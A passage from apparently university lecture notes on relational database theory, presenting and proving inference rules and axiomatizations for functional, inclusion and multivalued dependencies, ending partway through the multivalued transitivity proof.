Let $\mathbb{D}$ be a set of dependencies and let δ be a dependency. As illustrated in Example 7.23 and the proofs of Theorem 7.24 and Theorem 7.25, we can use direct proofs to show that $\mathbb{D} \models \delta$ holds. These proofs are usually rather tedious, however. To simplify proofs, we can introduce **inference rules** that cover common steps, prove that these inference rules are **always correct**, and use these inference rules to simplify proofs. We have already seen two examples of inference rules: the decomposition rule of Theorem 7.24 and the replication rule of Theorem 7.25.

Example 7.27. Consider the improved relation **Student** of Example 7.2. We will prove $\{sid \longrightarrow sname, dob\} \models sid \twoheadrightarrow sname$. Given $sid \longrightarrow sname, dob$, we derive $sid \longrightarrow sname$ using the decomposition rule. As we have $sid \longrightarrow sname$, we derive $sid \twoheadrightarrow sname$ using the replication rule.

Theorem 7.24 and Theorem 7.25 use rather detailed notations to define the decomposition and replication rules. Typically, we use a simplified notation that **highlights the pattern** provided by the rule. For example,

Theorem 7.28.

1. ***Decomposition***. *If* $C \longrightarrow AB$, *then* $C \longrightarrow A$.
2. ***Replication***. *If* $A \longrightarrow B$, *then* $A \twoheadrightarrow B$.

Proof. See Theorem 7.24 and Theorem 7.25. □

In the above notation for the decomposition rule, we used AB as a **shorthand notation** for $A \cup B$. We will use this shorthand notation in the remainder of the chapter.

To be able to prove $\mathbb{D} \models \delta$ using only inference rules, we need inference rules besides the decomposition rule and the replication rule. For example, we might need the **union rule** to undo decomposition:

Theorem 7.29 (Union). *If* $C \longrightarrow A$ *and* $C \longrightarrow B$, *then* $C \longrightarrow AB$.

Proof. Let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$. We assume the antecedent $\tau_1[C] = \tau_2[C]$ and we need to prove the consequent $\tau_1[AB] = \tau_2[AB]$. By the antecedent and the functional dependency $C \longrightarrow A$, we conclude $\tau_1[A] = \tau_2[A]$. Likewise, by the antecedent and the functional dependency $C \longrightarrow B$, we conclude $\tau_1[B] = \tau_2[B]$. Hence, we have $(\tau_1[A] = \tau_2[A]) \wedge (\tau_1[B] = \tau_2[B])$, which is equivalent to $\tau_1[AB] = \tau_2[AB]$. We refer to Figure 7.9 for a visualization of this proof. □

We can easily come up with many inference rules besides the union and replication rule. For example, we can introduce a **union-3 rule**:

Corollary 7.30 (Union-3). *If* $V \longrightarrow A$, $V \longrightarrow B$, *and* $V \longrightarrow C$, *then* $V \longrightarrow ABC$.

Proof. By the union rule on $V \longrightarrow A$ and $V \longrightarrow B$, we derive $V \longrightarrow AB$. Next, by the union rule on $V \longrightarrow AB$ and $V \longrightarrow C$, we derive $V \longrightarrow ABC$. □

		$A \cap B \cap C$	$A \cap B \cap \overline{C}$	$A \cap \overline{B} \cap C$	$A \cap \overline{B} \cap \overline{C}$	$\overline{A} \cap B \cap C$	$\overline{A} \cap B \cap \overline{C}$	$\overline{A} \cap \overline{B} \cap C$	$\overline{A} \cap \overline{B} \cap \overline{C}$
(**initial**)	τ_1:	s	t_1	u	v_1	w	x_1	y	z_1
	τ_2:	s	t_2	u	v_2	w	x_2	y	z_2
($C \longrightarrow A$)	τ_1:	s	t_1	u	v_1	w	x_1	y	z_1
	τ_2:	s	t_1	u	v_1	w	x_2	y	z_2
($C \longrightarrow B$)	τ_1:	s	t_1	u	v_1	w	x_1	y	z_1
	τ_2:	s	t_1	u	v_1	w	x_1	y	z_2

Figure 7.9: The tuples τ_1, τ_2 in the proof that union is sound. We start with an initial situation in which only $\tau_1[C] = \tau_2[C]$ holds and need to establish $\tau_1[AB] = \tau_2[AB]$.

The union-3 rule is clearly not as useful as the union rule: we can prove the union-3 rule using only the union rule. Hence, the union-3 rule is **redundant** if we have the union rule.

Consider a class $\mathcal{C}$ of dependencies (e.g., the combination of functional dependencies and multivalued dependencies). On the one hand, we want a sufficient variety of inference rules such that we can always prove $\mathbb{D} \models \delta$ for any set of class-$\mathcal{C}$ dependencies $\mathbb{D}$ and any class-$\mathcal{C}$ dependency δ. On the other hand, we do not want to include redundant rules such as the union-3 rule above. Hence, to choose a **good** base set of inference rules $\mathcal{I}$ for class $\mathcal{C}$, we can look for a set of inference rules that satisfies the following three criteria:

1. Each inference rule in the set $\mathcal{I}$ must be **sound**: if we can derive δ from $\mathbb{D}$ using the rules in $\mathcal{I}$, then $\mathbb{D} \models \delta$ must hold.

2. The set $\mathcal{I}$ of inference rules must be **complete**: if $\mathbb{D} \models \delta$ holds, then we must be able to derive δ from $\mathbb{D}$ using only the rules in $\mathcal{I}$.

3. The set $\mathcal{I}$ of inference rules must be **independent**: none of the rules in $\mathcal{I}$ are redundant (or, stated otherwise, removing any rule from $\mathcal{I}$ makes the set incomplete).

We say that a set of inference rules $\mathcal{I}$ is an **axiomatization** for class $\mathcal{C}$ if $\mathcal{I}$ is a good set of inference rules for class $\mathcal{C}$. Axiomatizations with a finite number of inference rules exist for the functional dependencies, the inclusion dependencies, and the multivalued dependencies. In addition, an axiomatization for the class of functional and multivalued dependencies exists. Unfortunately, no axiomatization exists for the other classes of dependencies (e.g., join dependencies or classes that combine the inclusion dependencies with other dependencies). Next, we shall provide an overview of these axiomatizations.

7.3.1 Axiomatization for the functional dependencies

The class of functional dependencies can be axiomatized by the **Armstrong axioms**, a set of three well-known inference rules:

Theorem 7.31. *Consider the following three inference rules:*

1. ***Reflexivity***. *If* $B \subseteq A$, *then* $A \longrightarrow B$.

2. ***Augmentation***. *If* $A \longrightarrow B$, *then* $AC \longrightarrow BC$.

3. ***Transitivity***. *If* $A \longrightarrow B$ *and* $B \longrightarrow C$, *then* $A \longrightarrow C$.

The above three inference rules are an axiomatization for the functional dependencies.

Proof. We will prove **completeness** of the above three rules in Theorem 7.46 (Section 7.4). Here, we only prove soundness and independence. First, we prove **soundness** of each of the three rules.

		$A \cap B$	$A \cap \overline{B}$	$\overline{A} \cap \overline{B}$
(**initial**)	τ_1:	x	y	z_1
	τ_2:	x	y	z_2

Figure 7.10: The tuples τ_1, τ_2 in the proof that reflexivity is sound. We start with $\tau_1[A] = \tau_2[A]$ and need to establish $\tau_1[B] = \tau_2[B]$. Note that we did not detail attribute values for attributes in $\overline{A} \cap B$: due to $B \subseteq A$, no such attributes exist.

1. **Reflexivity**. Let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$. We assume $B \subseteq A$ and the antecedent $\tau_1[A] = \tau_2[A]$ and we need to prove the consequent $\tau_1[B] = \tau_2[B]$. By the antecedent and $B \subseteq A$ we trivially have the consequent.

   In Figure 7.10, we provide a visualization of these proof steps.

2. **Augmentation**. Let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$. We assume the antecedent $\tau_1[AC] = \tau_2[AC]$ and we need to prove the consequent $\tau_1[BC] = \tau_2[BC]$. By the antecedent, we have $\tau_1[A] = \tau_2[A]$ and $\tau_1[C] = \tau_2[C]$. By $\tau_1[A] = \tau_2[A]$ and the functional dependency $A \longrightarrow B$, we conclude $\tau_1[B] = \tau_2[B]$. By $\tau_1[B] = \tau_2[B]$ and $\tau_1[C] = \tau_2[C]$, we conclude $\tau_1[BC] = \tau_2[BC]$.

   In Figure 7.11, we provide a visualization of these proof steps.

		$A \cap B \cap C$	$A \cap B \cap \overline{C}$	$A \cap \overline{B} \cap C$	$A \cap \overline{B} \cap \overline{C}$	$\overline{A} \cap B \cap C$	$\overline{A} \cap B \cap \overline{C}$	$\overline{A} \cap \overline{B} \cap C$	$\overline{A} \cap \overline{B} \cap \overline{C}$
(**initial**)	τ_1:	s	t	u	v	w	x_1	y	z_1
	τ_2:	s	t	u	v	w	x_2	y	z_2
($A \longrightarrow B$)	τ_1:	s	t	u	v	w	x_1	y	z_1
	τ_2:	s	t	u	v	w	x_1	y	z_2

Figure 7.11: The tuples τ_1, τ_2 in the proof that augmentation is sound. We start with $\tau_1[AC] = \tau_2[AC]$ and need to establish $\tau_1[BC] = \tau_2[BC]$.

3. **Transitivity**. Let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$. We assume the antecedent $\tau_1[A] = \tau_2[A]$ and we need to prove the consequent $\tau_1[C] = \tau_2[C]$. By the antecedent and the functional dependency $A \longrightarrow B$, we conclude $\tau_1[B] = \tau_2[B]$. By $\tau_1[B] = \tau_2[B]$ and the functional dependency $B \longrightarrow C$, we conclude $\tau_1[C] = \tau_2[C]$.

   In Figure 7.12, we provide a visualization of these proof steps.

		$A \cap B \cap C$	$A \cap B \cap \overline{C}$	$A \cap \overline{B} \cap C$	$A \cap \overline{B} \cap \overline{C}$	$\overline{A} \cap B \cap C$	$\overline{A} \cap B \cap \overline{C}$	$\overline{A} \cap \overline{B} \cap C$	$\overline{A} \cap \overline{B} \cap \overline{C}$
(**initial**)	τ_1:	s	t	u	v	w_1	x_1	y_1	z_1
	τ_2:	s	t	u	v	w_2	x_2	y_2	z_2
($A \longrightarrow B$)	τ_1:	s	t	u	v	w_1	x_1	y_1	z_1
	τ_2:	s	t	u	v	w_1	x_1	y_2	z_2
($B \longrightarrow C$)	τ_1:	s	t	u	v	w_1	x_1	y_1	z_1
	τ_2:	s	t	u	v	w_1	x_1	y_1	z_2

Figure 7.12: The tuples τ_1, τ_2 in the proof that augmentation is sound. We start with $\tau_1[A] = \tau_2[A]$ and need to establish $\tau_1[C] = \tau_2[C]$.

Next, we argue **independence** of each of the three rules.

1. **Reflexivity**. Without reflexivity, we cannot derive $\emptyset \models A \longrightarrow A$ as the other two inference rules require functional dependencies to start with.

2. **Augmentation**. Without augmentation, we cannot derive $\{A \longrightarrow B\} \models AC \longrightarrow BC$ as the other two inference rules cannot be used to introduce new attributes on the left-hand side of existing functional dependencies.

3. **Transitivity**. Without transitivity, we cannot derive $\{A \longrightarrow B; B \longrightarrow C\} \models A \longrightarrow C$, as the other two inference rules cannot combine multiple functional dependencies. □

Example 7.32. Consider the improved relation **Student** of Example 7.2. We shall prove $\{sid \longrightarrow sname, dob\} \models sid \longrightarrow sname$. First, we use reflexivity with $\{sname\} \subseteq \{sname, dob\}$ to derive $sname, dob \longrightarrow sname$. Next, we use transitivity on $sid \longrightarrow sname, dob$ and $sname, dob \longrightarrow sname$ to derive $sid \longrightarrow sname$.

Next, consider the relation **CourseAdmin** of Example 7.1. By Example 7.6, **CourseAdmin** satisfies $sid \longrightarrow sname, dob, age$ and $fid \longrightarrow fname, rank$. We shall prove that **CourseAdmin** satisfies $sid, fid \longrightarrow sname, fname$. First, we use reflexivity twice, once with $\{sname\} \subseteq \{sname, dob, age\}$ to derive $sname, dob, age \longrightarrow sname$, and once with $\{fname\} \subseteq \{fname, rank\}$ to derive $fname, rank \longrightarrow fname$. Next, we use transitivity twice, once on $sid \longrightarrow sname, dob, age$ and $sname, dob, age \longrightarrow sname$ to derive $sid \longrightarrow sname$, and once on $fid \longrightarrow fname, rank$ and $fname, rank \longrightarrow fname$ to derive $fid \longrightarrow fname$. Then, we use augmentation twice, once on $sid \longrightarrow sname$ with fid to derive $sid, fid \longrightarrow sname, fid$, and once on $fid \longrightarrow fname$ with $sname$ to derive $fid, sname \longrightarrow fname, sname$. Finally, we use transitivity on $sid, fid \longrightarrow sname, fid$ and $fid, sname \longrightarrow fname, sname$ to derive $sid, fid \longrightarrow fname, sname$.

As the Amstrong axioms are complete with respect to functional dependencies, we should be able to prove the decomposition and union rules using these axioms.

Theorem 7.33 (decomposition and union rules)**.**

1. ***Decomposition***. *If* $C \longrightarrow AB$, *then* $C \longrightarrow A$.

2. ***Union***. *If* $C \longrightarrow A$ *and* $C \longrightarrow B$, *then* $C \longrightarrow AB$.

Proof. First, we prove the decomposition rule. Assume $C \longrightarrow AB$. By reflexivity with $A \subseteq AB$, we derive $AB \longrightarrow A$. By transitivity on $C \longrightarrow AB$ and $AB \longrightarrow A$, we derive $C \longrightarrow A$.

Next, we prove the union rule. Assume $C \longrightarrow A$ and $C \longrightarrow B$. By augmentation on $C \longrightarrow A$ with C, we derive $C \longrightarrow AC$. By augmentation on $C \longrightarrow B$ with A, we derive $AC \longrightarrow AB$. Finally, by transitivity on $C \longrightarrow AC$ and $AC \longrightarrow AB$, we derive $C \longrightarrow AB$. □

The Armstrong axioms are **one possible** axiomatization for the functional dependencies. Many other axiomatizations for the functional dependencies exist. As we know that the Armstrong axioms are an axiomatization for the functional dependencies, we can use them to prove other axiomatizations:

Corollary 7.34. *Consider the following two inference rules:*

1. ***Rule 1***. $\emptyset \longrightarrow \emptyset$.

2. ***Rule 2***. *If* $A \longrightarrow B$ *and* $C \longrightarrow D$ *with* $C \subseteq B$, *then* $AE \longrightarrow DE$.

The above two inference rules are an axiomatization for the functional dependencies.

Proof. First, we prove soundness of the two rules.

1. **Rule 1**. We use reflexivity with $\emptyset \subseteq \emptyset$ to derive $\emptyset \longrightarrow \emptyset$.

2. **Rule 2**. First, we use reflexivity on $C \subseteq B$ to derive $B \longrightarrow C$. Second, we use transitivity on $A \longrightarrow B$ and $B \longrightarrow C$ to derive $A \longrightarrow C$. Third, we use transitivity on $A \longrightarrow C$ and $C \longrightarrow D$ to derive $A \longrightarrow D$. Finally, we use augmentation on $A \longrightarrow D$ with E to derive $AE \longrightarrow DE$.

Next, we prove completeness of the two rules. To do so, we assume that Armstrong's axioms are complete and use the above two rules to derive Armstrong's axioms.

1. **Reflexivity**. Let $B \subseteq A$. By Rule 1, we derive $\emptyset \longrightarrow \emptyset$. By Rule 2 on $\emptyset \longrightarrow \emptyset$ and $\emptyset \longrightarrow \emptyset$ with $\emptyset \subseteq \emptyset$ and $E = A$, we derive $A \longrightarrow A$. Likewise, by Rule 2 with $E = B$, we derive $B \longrightarrow B$. Finally, by Rule 2 on $A \longrightarrow A$ and $B \longrightarrow B$ with $B \subseteq A$ and $E = \emptyset$, we derive $A \longrightarrow B$.

2. **Augmentation**. Assume $A \longrightarrow B$ holds. Using reflexivity (proven above), we derive $B \longrightarrow B$. Finally, by Rule 2 on $A \longrightarrow B$ and $B \longrightarrow B$ with $B \subseteq B$ and $E = C$, we derive $AC \longrightarrow BC$.

3. **Transitivity**. Assume $A \longrightarrow B$ and $B \longrightarrow C$ holds. By Rule 2 with $A \longrightarrow B$, $B \longrightarrow C$, $B \subseteq B$, and $E = \emptyset$, we derive $A \longrightarrow C$.

Finally, we argue **independence** of the two rules.

1. **Rule 1**. Without Rule 1, we cannot derive $\emptyset \models \emptyset \longrightarrow \emptyset$ as the other inference rule requires functional dependencies to start with.

2. **Rule 2**. Without Rule 2, we cannot derive $\{A \longrightarrow B; B \longrightarrow C\} \models A \longrightarrow C$, as the other inference rule cannot combine multiple functional dependencies. □

7.3.2 Axiomatization for the inclusion dependencies

As stated in Remark 7.1.2, we can distinguish between the class of inclusion dependencies **without** repeated attributes, and the class of all inclusion dependencies. The class of inclusion dependencies without repeated attributes can be axiomatized by a set of three simple inference rules:

Theorem 7.35. *Consider the following three inference rules:*

1. ***ID-Reflexivity***. $\boldsymbol{R}[\vec{X}] \subseteq \boldsymbol{R}[\vec{X}]$.

2. ***ID-Projection***. *If* $\boldsymbol{R}[x_1, \ldots, x_n] \subseteq \boldsymbol{S}[y_1, \ldots, y_n]$ *and* $P = [p_1, \ldots, p_m]$ *is a sequence of distinct integers with* $p_1, \ldots, p_m \in \{1, \ldots, n\}$, *then* $\boldsymbol{R}[x_{p_1}, \ldots, x_{p_m}] \subseteq \boldsymbol{S}[y_{p_1}, \ldots, y_{p_m}]$.

3. ***ID-Transitivity***. *If* $\boldsymbol{R}[\vec{X}] \subseteq \boldsymbol{S}[\vec{Y}]$ *and* $\boldsymbol{S}[\vec{Y}] \subseteq \boldsymbol{T}[\vec{Z}]$, *then* $\boldsymbol{R}[\vec{X}] \subseteq \boldsymbol{T}[\vec{Z}]$.

The above three inference rules are an axiomatization for the class of inclusion dependencies in which we restrict list of attributes to ***not have duplicates****.*

Proof. To prove completeness, we need tools outside the scope of these notes. Hence, we only prove soundness and independence here. First, we prove soundness of the three rules.

1. **ID-Reflexivity**. Assume $\tau \in \mathcal{I}(\mathbf{R})$. We choose $\tau' = \tau$ and we have $\tau' \in \mathcal{I}(\mathbf{R})$ and $(\tau[x_1] = \tau'[x_1]) \wedge \cdots \wedge (\tau[x_n] = \tau'[x_n])$.

2. **ID-Projection**. Assume $\tau \in \mathcal{I}(\mathbf{R})$. By $\mathbf{R}[x_1, \ldots, x_n] \subseteq \mathbf{S}[y_1, \ldots, y_n]$, there exists a tuple $\tau' \in \mathcal{I}(\mathbf{S})$ with $(\tau[x_1] = \tau'[y_1]) \wedge \cdots \wedge (\tau[x_n] = \tau'[y_n])$. Note that for all i, $1 \leqslant i \leqslant m$, we have $p_i \in \{1, \ldots, n\}$. Hence, we have $\tau[x_{p_i}] = \tau'[y_{p_i}]$ and we conclude $(\tau[x_{p_1}] = \tau'[y_{p_1}]) \wedge \cdots \wedge (\tau[x_{p_m}] = \tau'[y_{p_m}])$.

3. **ID-Transitivity**. Let $\vec{X} = [x_1, \ldots, x_n]$, $\vec{Y} = [y_1, \ldots, y_n]$, and $\vec{Z} = [z_1, \ldots, z_n]$. Assume $\tau \in \mathcal{I}(\mathbf{R})$. We need to prove that there exists a tuple $\tau' \in \mathcal{I}(\mathbf{T})$ with $(\tau[x_1] = \tau'[z_1]) \wedge \cdots \wedge (\tau[x_n] = \tau'[z_n])$. By $\mathbf{R}[\vec{X}] \subseteq \mathbf{S}[\vec{Y}]$ and $\tau \in \mathcal{I}(\mathbf{R})$, there exists a tuple $\tau_y \in \mathcal{I}(\mathbf{S})$ with $(\tau[x_1] = \tau_y[y_1]) \wedge \cdots \wedge (\tau[x_n] = \tau_y[y_n])$. By $\tau_y \in \mathcal{I}(\mathbf{S})$ and $\mathbf{S}[\vec{Y}] \subseteq \mathbf{T}[\vec{Z}]$, there exists a tuple $\tau_z \in \mathcal{I}(\mathbf{T})$ with $(\tau_y[y_1] = \tau_z[z_1]) \wedge \cdots \wedge (\tau_y[y_n] = \tau_z[z_n])$. Note that for all i, $1 \leqslant i \leqslant n$, we have $\tau[x_i] = \tau_y[y_i]$ and $\tau_y[y_i] = \tau_z[z_i]$ and, hence, we also have $\tau[x_i] = \tau_z[z_i]$. We conclude $\tau_z \in \mathcal{I}(\mathbf{T})$ with $(\tau[x_1] = \tau_z[z_1]) \wedge \cdots \wedge (\tau[x_n] = \tau_z[z_n])$ and we choose $\tau' = \tau_z$.

Next, we argue **independence** of each of the three rules.

1. **ID-Reflexivity**. Without id-reflexivity, we cannot derive $\emptyset \models \mathbf{R}[\vec{X}] \subseteq \mathbf{R}[\vec{X}]$ as the other two inference rules require inclusion dependencies to start with.

2. **ID-Projection**. Without id-projection, we cannot derive $\{\mathbf{R}[x_1, x_2] \subseteq \mathbf{S}[y_1, y_2]\} \models \mathbf{R}[x_1] \subseteq \mathbf{S}[y_1]$ as the other two inference rules never change the number of attributes involved.

3. **ID-Transitivity**. Without id-transitivity, we cannot derive $\{\mathbf{R}[\vec{X}] \subseteq \mathbf{S}[\vec{Y}], \mathbf{S}[\vec{Y}] \subseteq \mathbf{T}[\vec{Z}]\} \models \mathbf{R}[\vec{X}] \subseteq \mathbf{T}[\vec{Z}]$, as the other two inference rules cannot combine multiple inclusion dependencies. □

The above axiomatization can be extended to cover all inclusion dependencies via the introduction of an **equivalence** rule. For example, one can derive that $\{\mathbf{R}[\vec{A}, \vec{B}] \subseteq \mathbf{S}[\vec{C}, \vec{C}]\} \models \mathbf{R}[\vec{A}] \subseteq \mathbf{R}[\vec{B}]$. The general form of a complete equivalence rule is complex, however. In Exercise 7.4 we take a look at a few specific instances of the equivalence rule.

Example 7.36. Consider the relations **Enroll**, **Course**, and **Organize** of Example 7.2 and illustrated in Figure 7.2. We will prove $\{\mathbf{Course}[cid, moid] \subseteq \mathbf{Organize}[cid, fid]; \mathbf{Enroll}[cid] \subseteq \mathbf{Course}[cid]\} \models \mathbf{Enroll}[cid] \subseteq \mathbf{Organize}[cid]$.

First, by id-projection on $\mathbf{Course}[cid, moid] \subseteq \mathbf{Organize}[cid, fid]$ with $P = [1]$, we derive $\mathbf{Course}[cid] \subseteq \mathbf{Organize}[cid]$. Then, by id-transitivity on $\mathbf{Enroll}[cid] \subseteq \mathbf{Course}[cid]$ and $\mathbf{Course}[cid] \subseteq \mathbf{Organize}[cid]$, we derive $\mathbf{Enroll}[cid] \subseteq \mathbf{Organize}[cid]$.

7.3.3 Axiomatization for the multivalued dependencies

The class of multivalued dependencies can be axiomatized by a set of four inference rules:

Theorem 7.37. *Consider the following four inference rules:*

1. ***MV-Reflexivity***. *If* $B \subseteq A$, *then* $A \twoheadrightarrow B$.

2. ***MV-Complementation***. *If* $A \twoheadrightarrow B$, *then* $A \twoheadrightarrow \overline{AB}$ *with* $\overline{AB}$ *all attributes of the relation not in* $A \cup B$.

3. ***MV-Augmentation***. *If* $A \twoheadrightarrow B$, *then* $AC \twoheadrightarrow BC$.

4. ***MV-Transitivity***. *If* $A \twoheadrightarrow B$ *and* $B \twoheadrightarrow C$, *then* $A \twoheadrightarrow C \setminus B$.

The above four inference rules are an axiomatization for the functional dependencies.

Proof. To prove completeness, we need tools outside the scope of these notes. Hence, we only prove soundness and independence here. First, we prove soundness of the four rules.

1. **MV-Reflexivity**. Let $\mathcal{A}$ be the attributes of relation $\mathbf{R}$ and let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$ with $\tau_1[A] = \tau_2[A]$. We must show that there exists a tuple τ' with $\tau'[B \cup A] = \tau_1[B \cup A]$ and $\tau'[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$. We choose $\tau' = \tau_2$. By $\tau_1[A] = \tau_2[A]$ and $B \subseteq A$, we have $\tau'[B \cup A] = \tau_1[B \cup A]$. Finally, as $\tau' = \tau_2$, we have $\tau'[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$.

   In Figure 7.13, we provide a visualization of these proof steps.

		$A \cap B$	$A \cap \overline{B}$	$\overline{A} \cap \overline{B}$
(**initial**)	τ_1:	x	y	z_1
	τ_2:	x	y	z_2
(**goal**)	τ':	x	y	z_2

Figure 7.13: The tuples τ_1, τ_2 in the proof that mv-reflexivity is sound. We start with $\tau_1[A] = \tau_2[A]$ and need to construct the goal τ'. Note that we did not detail attribute values for attributes in $\overline{A} \cap B$: due to $B \subseteq A$, no such attributes exist.

2. **MV-Complementation**. Let $\mathcal{A}$ be the attributes of relation $\mathbf{R}$, let $\overline{AB} = \mathcal{A} \setminus (A \cup B)$, let $\overline{A\overline{AB}} = \mathcal{A} \setminus (A \cup \overline{AB})$, and let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$ with $\tau_1[A] = \tau_2[A]$. We must show that there exists a tuple τ' with $\tau'[\overline{AB} \cup A] = \tau_1[\overline{AB} \cup A]$ and $\tau'[\overline{A\overline{AB}} \cup A] = \tau_2[\overline{A\overline{AB}} \cup A]$. By $\tau_1[A] = \tau_2[A]$, we also have $\tau_2[A] = \tau_1[A]$. Hence, by $A \twoheadrightarrow B$ on τ_2 and τ_1, there must exist a tuple $\tau'' \in \mathcal{I}(\mathbf{R})$ with $\tau''[B \cup A] = \tau_2[B \cup A]$ and $\tau''[\overline{AB} \cup A] = \tau_1[\overline{AB} \cup A]$. (Note that we applied $A \twoheadrightarrow B$ on τ_2, τ_1 and not on τ_1, τ_2: we switched the usual roles of τ_1 and τ_2). We have $\overline{A\overline{AB}} \cup A = B \cup A$. Hence, by $\tau''[B \cup A] = \tau_2[B \cup A]$, we have $\tau''[\overline{A\overline{AB}} \cup A] = \tau_2[\overline{A\overline{AB}} \cup A]$. We choose $\tau' = \tau''$ to complete the proof.

   In Figure 7.14, we provide a visualization of these proof steps. Note that in this visualization the application of a multivalued dependency allows us to create new tuples and we continue doing so until we find the goal τ'.

		$A \cap B$	$A \cap \overline{B}$	$\overline{A} \cap B$	$\overline{A} \cap \overline{B}$
(**initial**)	τ_1:	w	x	y_1	z_1
	τ_2:	w	x	y_2	z_2
(**goal**)	τ':	w	x	y_2	z_1
($A \twoheadrightarrow B$ **on** τ_2, τ_1)	τ'':	w	x	y_2	z_1

Figure 7.14: The tuples τ_1, τ_2 in the proof that mv-complementation is sound. We start with $\tau_1[A] = \tau_2[A]$ and need to construct the goal τ'.

3. **MV-Augmentation**. Let $\mathcal{A}$ be the attributes of relation $\mathbf{R}$, let $\overline{ACBC} = \mathcal{A} \setminus (AC \cup BC)$, let $\overline{AB} = \mathcal{A} \setminus (A \cup B)$, and let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$ with $\tau_1[AC] = \tau_2[AC]$. We must show that there exists a tuple τ' with $\tau'[BC \cup AC] = \tau_1[BC \cup AC]$ and $\tau'[\overline{ACBC} \cup AC] = \tau_2[\overline{ACBC} \cup AC]$. By $\tau_1[AC] = \tau_2[AC]$, we have $\tau_1[A] = \tau_2[A]$ and $\tau_1[C] = \tau_2[C]$. By $\tau_1[A] = \tau_2[A]$ and $A \twoheadrightarrow B$, there must exist a tuple $\tau'' \in \mathcal{I}(\mathbf{R})$ with $\tau''[B \cup A] = \tau_1[B \cup A]$ and $\tau''[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$. Note that we have $\tau_1[C] = \tau_2[C]$. Hence, we must have $\tau''[C] = \tau_1[C]$ and $\tau''[C] = \tau_2[C]$. By $\tau''[C] = \tau_1[C]$ and $\tau''[B \cup A] = \tau_1[B \cup A]$, we conclude $\tau''[BC \cup AC] = \tau_1[BC \cup AC]$. By $\tau''[C] = \tau_2[C]$, $\tau''[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$, and $\overline{ACBC} \subseteq \overline{AB}$, we conclude $\tau''[\overline{ACBC} \cup AC] = \tau_2[\overline{ACBC} \cup AC]$. Hence, we choose $\tau' = \tau''$ to complete the proof.

   In Figure 7.15, we provide a visualization of these proof steps.

		$A \cap B \cap C$	$A \cap B \cap \overline{C}$	$A \cap \overline{B} \cap C$	$A \cap \overline{B} \cap \overline{C}$	$\overline{A} \cap B \cap C$	$\overline{A} \cap B \cap \overline{C}$	$\overline{A} \cap \overline{B} \cap C$	$\overline{A} \cap \overline{B} \cap \overline{C}$
(**initial**)	τ_1:	s	t	u	v	w	x_1	y	z_1
	τ_2:	s	t	u	v	w	x_2	y	z_2
(**goal**)	τ':	s	t	u	v	w	x_1	y	z_2
($A \twoheadrightarrow B$ **on** τ_1, τ_2)	τ'':	s	t	u	v	w	x_1	y	z_2

Figure 7.15: The tuples τ_1, τ_2 in the proof that mv-augmentation is sound. We start with $\tau_1[AC] = \tau_2[AC]$ and need to construct the goal τ'.

4. **MV-Transitivity**. Let $\mathcal{A}$ be the attributes of relation $\mathbf{R}$, let $\overline{A(C \setminus B)} = \mathcal{A} \setminus (A \cup (C \setminus B))$, let $\overline{AB} = \mathcal{A} \setminus (A \cup B)$, let $\overline{BC} = \mathcal{A} \setminus (B \cup C)$, and let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$ with $\tau_1[A] = \tau_2[A]$. We must show that there exists a tuple τ' with $\tau'[(C \setminus B) \cup A] = \tau_1[(C \setminus B) \cup A]$ and $\tau'[\overline{A(C \setminus B)} \cup A] = \tau_2[\overline{A(C \setminus B)} \cup A]$. By $\tau_1[A] = \tau_2[A]$ and $A \twoheadrightarrow B$, there exists a tuple τ_α with $\tau_\alpha[B \cup A] = \tau_1[B \cup A]$ and $\tau_\alpha[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$. Hence, we have $\tau_1[A] = \tau_\alpha[A] = \tau_2[A]$. By $\tau_1[B] = \tau_\alpha[B]$ and $B \twoheadrightarrow C$, there exists a tuple τ_β with $\tau_\beta[C \cup B] = \tau_1[C \cup B]$ and $\tau_\beta[\overline{BC} \cup B] = \tau_\alpha[\overline{BC} \cup B]$. As $\tau_1[A] = \tau_\alpha[A] = \tau_2[A]$, we also have $\tau_1[A] = \tau_\beta[A] = \tau_2[A]$. By $\tau_2[A] = \tau_\beta[A]$ and $A \twoheadrightarrow B$, there exists a tuple τ_γ with $\tau_\gamma[B \cup A] = \tau_2[B \cup A]$ and $\tau_\gamma[\overline{AB} \cup A] = \tau_\beta[\overline{AB} \cup A]$. We choose $\tau' = \tau_\gamma$. To prove $\tau'[(C \setminus B) \cup A] = \tau_1[(C \setminus B) \cup A]$ and $\tau'[\overline{A(C \setminus B)} \cup A] = \tau_2[\overline{A(C \setminus B)} \cup A]$, we perform a case distinction on attribute $v \in \mathcal{A}$:

(a) $v \in A$. As $\tau_1[A] = \tau_\beta[A] = \tau_2[A]$, we also have $\tau_1[A] = \tau_\gamma[A] = \tau_2[A]$. By $\tau_1[A] = \tau_\gamma[A] = \tau_2[A]$, we have $\tau'[v] = \tau_1[v]$ and $\tau'[v] = \tau_2[v]$.

(b) $v \in (C \setminus B)$. If $v \in A$, then we have $\tau'[v] = \tau_1[v]$ by the previous case. If $v \notin A$, then we must have $v \in \overline{AB}$ and $v \in C$. Hence, by $\tau_\gamma[\overline{AB} \cup A] = \tau_\beta[\overline{AB} \cup A]$ and $\tau_\beta[C \cup B] = \tau_1[C \cup B]$, we conclude $\tau'[v] = \tau_1[v]$.

(c) $v \in B$. By $\tau_\gamma[B \cup A] = \tau_2[B \cup A]$, we have $\tau'[v] = \tau_2[v]$.

(d) $v \in \mathcal{A} \setminus (A \cup B \cup C)$. We must have $v \in \overline{AB}$ and $v \in \overline{BC}$. Hence, by $\tau_\gamma[\overline{AB} \cup A] = \tau_\beta[\overline{AB} \cup A]$, $\tau_\beta[\overline{BC} \cup B] = \tau_\alpha[\overline{BC} \cup B]$, and $\tau_\alpha[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$, we conclude $\tau'[v] = \tau_2[v]$.

In Figure 7.16, we provide a visualization of these proof steps.

